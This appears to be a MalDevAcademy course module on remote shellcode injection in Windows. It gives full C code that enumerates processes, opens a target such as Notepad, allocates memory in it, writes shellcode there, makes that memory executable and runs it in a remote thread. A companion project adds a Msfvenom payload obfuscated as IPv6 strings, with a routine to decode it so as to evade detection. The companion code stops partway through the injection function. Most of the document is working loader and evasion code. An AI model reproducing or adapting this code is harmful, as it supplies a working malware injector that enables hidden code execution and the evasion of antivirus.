Process Injection - Shellcode Injection
Performing process enumeration & shellcode injection on a remote process.
Jump to Section (6)
Learning Objectives
0/1 doneIntroduction
This module will be similar to the previous DLL Injection module with minor changes. Shellcode process injection will use almost the same Windows APIs to perform the task:
-
VirtualAllocEx - Memory allocation.
-
WriteProcessMemory - Write the payload to the remote process.
-
VirtualProtectEx - Modifying memory protection.
-
CreateRemoteThread - Payload execution via a new thread.
Enumerating Processes
Similarly to the previous module, process injection starts by enumerating the processes. The process enumeration code snippet shown below was already explained in the previous module.
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId, HANDLE* hProcess) {

	// According to the documentation:
	// Before calling the Process32First function, set this member to sizeof(PROCESSENTRY32).
	// If dwSize is not initialized, Process32First fails.
	PROCESSENTRY32	Proc = {
		.dwSize = sizeof(PROCESSENTRY32)
	};

	HANDLE hSnapShot = NULL;

	// Takes a snapshot of the currently running processes
	hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
	if (hSnapShot == INVALID_HANDLE_VALUE){
		printf("[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
		goto _EndOfFunction;
	}

	// Retrieves information about the first process encountered in the snapshot.
	if (!Process32First(hSnapShot, &Proc)) {
		printf("[!] Process32First Failed With Error : %d \n", GetLastError());
		goto _EndOfFunction;
	}

	do {

		WCHAR LowerName[MAX_PATH * 2];

		if (Proc.szExeFile) {
			DWORD	dwSize = lstrlenW(Proc.szExeFile);
			DWORD   i = 0;

			RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

			// Converting each charachter in Proc.szExeFile to a lower case character
			// and saving it in LowerName
			if (dwSize < MAX_PATH * 2) {

				for (; i < dwSize; i++)
					LowerName[i] = (WCHAR)tolower(Proc.szExeFile[i]);

				LowerName[i++] = '\0';
			}
		}

		// If the lowercase'd process name matches the process we're looking for
		if (wcscmp(LowerName, szProcessName) == 0) {
			// Save the PID
			*dwProcessId = Proc.th32ProcessID;
			// Open a handle to the process
			*hProcess    = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
			if (*hProcess == NULL)
				printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());

			break;
		}

	// Retrieves information about the next process recorded the snapshot.
	// While a process still remains in the snapshot, continue looping
	} while (Process32Next(hSnapShot, &Proc));

	// Cleanup
	_EndOfFunction:
		if (hSnapShot != NULL)
			CloseHandle(hSnapShot);
		if (*dwProcessId == NULL || *hProcess == NULL)
			return FALSE;
		return TRUE;
	}
Shellcode Injection
To perform shellcode injection the InjectShellcodeToRemoteProcess function will be used. The function takes 3 parameters:
-
hProcess- A handle to the opened remote process. -
pShellcode- The deobfuscated shellcode's base address and size. The shellcode must be in plaintext before being injected because it cannot be edited once it's in the remote process. -
sSizeOfShellcode- The size of the shellcode.
Shellcode Injection - Code Snippet
BOOL InjectShellcodeToRemoteProcess(HANDLE hProcess, PBYTE pShellcode, SIZE_T sSizeOfShellcode) {

	PVOID	pShellcodeAddress              = NULL;

	SIZE_T	sNumberOfBytesWritten          = NULL;
	DWORD	dwOldProtection                = NULL;


	// Allocate memory in the remote process of size sSizeOfShellcode
	pShellcodeAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
	if (pShellcodeAddress == NULL) {
		printf("[!] VirtualAllocEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);


	printf("[#] Press <Enter> To Write Payload ... ");
	getchar();
	// Write the shellcode in the allocated memory
	if (!WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode, sSizeOfShellcode, &sNumberOfBytesWritten) || sNumberOfBytesWritten != sSizeOfShellcode) {
		printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[i] Successfully Written %d Bytes\n", sNumberOfBytesWritten);

	memset(pShellcode, '\0', sSizeOfShellcode);

	// Make the memory region executable
	if (!VirtualProtectEx(hProcess, pShellcodeAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("[!] VirtualProtectEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}


	printf("[#] Press <Enter> To Run ... ");
	getchar();
	printf("[i] Executing Payload ... ");
	// Launch the shellcode in a new thread
	if (CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) == NULL) {
		printf("[!] CreateRemoteThread Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[+] DONE !\n");

	return TRUE;
}
Deallocating Remote Memory
VirtualFreeEx is a WinAPI that is used to deallocate previously allocated memory in a remote process. This function should only be called after the payload has fully finished execution otherwise it might free the payload's content and crash the process.
BOOL VirtualFreeEx(
  [in] HANDLE hProcess,
  [in] LPVOID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD  dwFreeType
);
VirtualFreeEx takes the same parameter as the VirtualFree WinAPI with the only difference being that VirtualFreeEx takes an additional parameter (hProcess) that specifies the target process where the memory region resides.
Debugging
In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.

This walkthrough injects shellcode into a Notepad process therefore
start by opening up Notepad and attaching the x64 xdbg debugger to it.
The image below shows the process has PID 22992.

Run RemoteShellcodeInjection.exe providing notepad.exe
as an argument. The binary will start by searching for the PID of
Notepad which should be the same PID shown in the xdbg debugger, which
in this case is 22992.


Next, the binary will decrypt the payload. Notice that attempting to
access the memory address will result in an error. The reason this
happens is because the debugger is attached to the notepad.exe process whereas the deobfuscation process occurs in the local process which is RemoteShellcodeInjection.exe.

To view the deobfuscated payload, a new instance of xdbg must be opened and attached to the RemoteShellcodeInjection.exe process.

Back to the Notepad debugger instance, the next step is memory
allocation. The base address where the payload will be written is 0x0000021700230000. The debugger shows that the allocated memory region was zeroed out.

The deobfuscated payload is then written to the allocated memory region in the remote process.
Analyzing the local process, the payload was successfully zeroed out since it is not required anymore.

Finally, the payload is executed in the remote process inside of a new thread.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include <Tlhelp32.h>

// Output using `HellShell.exe calc.bin ipv6`
// Where calc.bin is Msfvenom's calc x64 shellcode

char* Ipv6Array[] = {
		"FC48:83E4:F0E8:C000:0000:4151:4150:5251", "5648:31D2:6548:8B52:6048:8B52:1848:8B52", "2048:8B72:5048:0FB7:4A4A:4D31:C948:31C0",
		"AC3C:617C:022C:2041:C1C9:0D41:01C1:E2ED", "5241:5148:8B52:208B:423C:4801:D08B:8088", "0000:0048:85C0:7467:4801:D050:8B48:1844",
		"8B40:2049:01D0:E356:48FF:C941:8B34:8848", "01D6:4D31:C948:31C0:AC41:C1C9:0D41:01C1", "38E0:75F1:4C03:4C24:0845:39D1:75D8:5844",
		"8B40:2449:01D0:6641:8B0C:4844:8B40:1C49", "01D0:418B:0488:4801:D041:5841:585E:595A", "4158:4159:415A:4883:EC20:4152:FFE0:5841",
		"595A:488B:12E9:57FF:FFFF:5D48:BA01:0000", "0000:0000:0048:8D8D:0101:0000:41BA:318B", "6F87:FFD5:BBE0:1D2A:0A41:BAA6:95BD:9DFF",
		"D548:83C4:283C:067C:0A80:FBE0:7505:BB47", "1372:6F6A:0059:4189:DAFF:D563:616C:6300"
};

#define NumberOfElements 17


typedef NTSTATUS(NTAPI* fnRtlIpv6StringToAddressA)(
	PCSTR                   S,
	PCSTR* Terminator,
	PVOID                   Addr
	);


BOOL Ipv6Deobfuscation(IN CHAR* Ipv6Array[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SIZE_T* pDSize) {

	PBYTE           pBuffer = NULL,
		TmpBuffer = NULL;

	SIZE_T          sBuffSize = NULL;

	PCSTR           Terminator = NULL;

	NTSTATUS        STATUS = NULL;

	// Getting the RtlIpv6StringToAddressA function's base address from ntdll.dll
	fnRtlIpv6StringToAddressA  pRtlIpv6StringToAddressA = (fnRtlIpv6StringToAddressA)GetProcAddress(GetModuleHandle(TEXT("NTDLL")), "RtlIpv6StringToAddressA");
	if (pRtlIpv6StringToAddressA == NULL) {
		printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	// Getting the size of the shellcode (number of elements * 16)
	sBuffSize = NmbrOfElements * 16;
	// Allocating memory that will hold the deobfuscated shellcode
	pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
	if (pBuffer == NULL) {
		printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	// setting TmpBuffer to be equal to pBuffer
	TmpBuffer = pBuffer;


	// Loop through all the addresses saved in Ipv6Array
	for (int i = 0; i < NmbrOfElements; i++) {
		// Ipv6Array[i] is a single IPv6 address from the array Ipv6Array
		if ((STATUS = pRtlIpv6StringToAddressA(Ipv6Array[i], &Terminator, TmpBuffer)) != 0x0) {
			// Failed
			printf("[!] RtlIpv6StringToAddressA Failed At [%s] With Error 0x%0.8X\n", Ipv6Array[i], STATUS);
			return FALSE;
		}

		// 16 bytes are written to TmpBuffer at a time
		// Therefore Tmpbuffer will be incremented by 16 to store the upcoming 16 bytes
		TmpBuffer = (PBYTE)(TmpBuffer + 16);
	}

	*ppDAddress = pBuffer;
	*pDSize = sBuffSize;
	return TRUE;
}


/*
API functions used to perform process enumeration:

- CreateToolhelp32Snapshot: https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-createtoolhelp32snapshot

- Process32First: https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-process32first

- Process32Next: https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-process32next

- OpenProcess: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess

*/

// Gets the process handle of a process of name szProcessName
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId, HANDLE* hProcess) {

	HANDLE			hSnapShot		= NULL;
	PROCESSENTRY32	Proc			= {
					.dwSize = sizeof(PROCESSENTRY32)
	};

	// Takes a snapshot of the currently running processes
	hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
	if (hSnapShot == INVALID_HANDLE_VALUE){
		printf("[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
		goto _EndOfFunction;
	}

	// Retrieves information about the first process encountered in the snapshot.
	if (!Process32First(hSnapShot, &Proc)) {
		printf("[!] Process32First Failed With Error : %d \n", GetLastError());
		goto _EndOfFunction;
	}

	do {

		WCHAR LowerName[MAX_PATH * 2];

		if (Proc.szExeFile) {

			DWORD	dwSize = lstrlenW(Proc.szExeFile);
			DWORD   i = 0;

			RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

			// Converting each charachter in Proc.szExeFile to a lowercase character and saving it
			// in LowerName to do the wcscmp call later

			if (dwSize < MAX_PATH * 2) {

				for (; i < dwSize; i++)
					LowerName[i] = (WCHAR)tolower(Proc.szExeFile[i]);

				LowerName[i++] = '\0';
			}
		}

		// Compare the enumerated process path with what is passed
		if (wcscmp(LowerName, szProcessName) == 0) {
			// Save the process ID
			*dwProcessId	= Proc.th32ProcessID;
			// Open a process handle and return
			*hProcess		= OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
			if (*hProcess == NULL)
				printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());

			break;
		}

	// Retrieves information about the next process recorded the snapshot.
	// while there is still a valid output ftom Process32Next, continue looping
	} while (Process32Next(hSnapShot, &Proc));


_EndOfFunction:
	if (hSnapShot != NULL)
		CloseHandle(hSnapShot);
	if (*dwProcessId == NULL || *hProcess == NULL)
		return FALSE;
	return TRUE;
}


/*
API functions used to perform the code injection part:
- VirtualAllocEx: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

- WriteProcessMemory: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

- VirtualProtectEx: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotectex

- CreateRemoteThread: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread
*/


BOOL InjectShellcodeToRemoteProcess(HANDLE hProcess, PBYTE pShellcode, SIZE_T sSizeOfShellcode) {

	PVOID	pShellcodeAddress			= NULL;

	SIZE_T	sNumberOfBytesWritten		= NULL;
	DWORD	dwOldProtection				= NULL;

	// Allocating memory in "hProcess" process of size "sSizeOfShellcode" and memory permissions set to read and write
	pShellcodeAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
	if (pShellcodeAddress == NULL) {
		printf("[!] VirtualAllocEx Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);

